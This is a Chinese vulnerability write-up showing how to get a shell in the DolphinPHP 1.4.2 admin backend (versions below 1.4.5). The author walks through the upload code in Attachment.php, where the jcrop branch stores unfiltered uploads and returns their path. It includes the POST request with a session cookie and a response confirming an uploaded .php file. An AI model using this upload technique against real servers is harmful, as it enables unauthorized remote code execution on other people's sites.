
DolphinPHP 1.4.2（<1.4.5）后台 GetShell

前言

发了一篇贴子一次骗贷网站渗透过程，有老哥在问后台是怎么 getshell 的，好像网上也没有这个详情？？？


废话少说

本地搭建完成后，首先进后台上传图片，进行抓包



可以看到访问路径为 `/admin/attachment/upload/dir/images/module/admin.html` ，首先查看 `admin/attachment/upload` 下的代码

打开 `/application/admin/controller/Attachment.php` 文件，查看 `upload` 函数 (90~98 行)，传入 `dir` 、 `from` 、 `module` 三个参数，根据上面抓包内容来看，这里已经传入 `dir=images` 、 `module=admin` 两个参数，并未传入 `from` 参数，因此默认会进入 `$this->saveFile`



```
98      }
99
```

接下来看一下 `saveFile` 函数第 203~217 行，对扩展名进行了校验，并且对后台添加的可上传扩展名进行正则校验，此路 GG

接下来是 `from=ueditor` 的情况，可以查看配置文件 `/public/static/libs/ueditor/php/config.json` 第 7 行

```
7     "imageAllowFiles": [".png", ".jpg", ".jpeg", ".gif", ".bmp"], /* 上传图片格式显示 */
```

此路不通，继续往下查看 jcrop 函数（第 556~655 行）

看关键位置第 565~576 行

```
564     // 上传图片
565     if ($file_path == '') {
566         $file = $this->request->file('file');
567         if (!is_dir(config('upload_temp_path'))) {
568             mkdir(config('upload_temp_path'), 0766, true);
569         }
570         $info = $file->move(config('upload_temp_path'), $file->hash('md5'));
571         if ($info) {
572             return json(['code' => 1, 'src' => PUBLIC_PATH. 'uploads/temp/'. $info->getFilename()]);
573         } else {
574             $this->error('上传失败');
575         }
576     }
```

没有任何过滤可直接上传到 `/public/uploads/temp/` 目录，而且还会回显路径？？？

测试一下吧

```
POST /public/admin.php/admin/attachment/upload/dir/images/from/jcrop/module/admin.html HTTP/1.1
Host: 192.168.123.33
Content-Length: 928
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/88.0.4324.104 Safari/537.36
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryawb65FUoGGBeOQ0F
Accept: */*
Origin: http://192.168.123.33
Referer: http://192.168.123.33/public/admin.php/admin/system/index/group/upload.html
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8
Cookie: PHPSESSID=6049vkhknv6mfv6l07g376a9pb
Connection: close

------WebKitFormBoundaryawb65FUoGGBeOQ0F
Content-Disposition: form-data; name="thumb"


------WebKitFormBoundaryawb65FUoGGBeOQ0F
Content-Disposition: form-data; name="watermark"


------WebKitFormBoundaryawb65FUoGGBeOQ0F
Content-Disposition: form-data; name="id"
```

```
HTTP/1.1 200 OK
Server: nginx/1.15.11
Date: Tue, 02 Feb 2021 13:50:16 GMT
Content-Type: application/json; charset=utf-8
Connection: close
X-Powered-By: PHP/7.3.4
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 80

{"code":1,"src":"\/public\/uploads\/temp\/2dab5576695298f017741b114f67c3f1.php"}
```

完全没问题，打完收工。

吐槽

官方在 1.4.5 的说明里写了修复一处文件上传，但是下载了 1.4.4 版本的包，跟 1.4.5 一样，官方可能把 1.4.5 的 Attachment.php 文件放到了 1.4.4 版本里，所以理论来说，这个方法是适用于 1.4.5 版本以下全版本的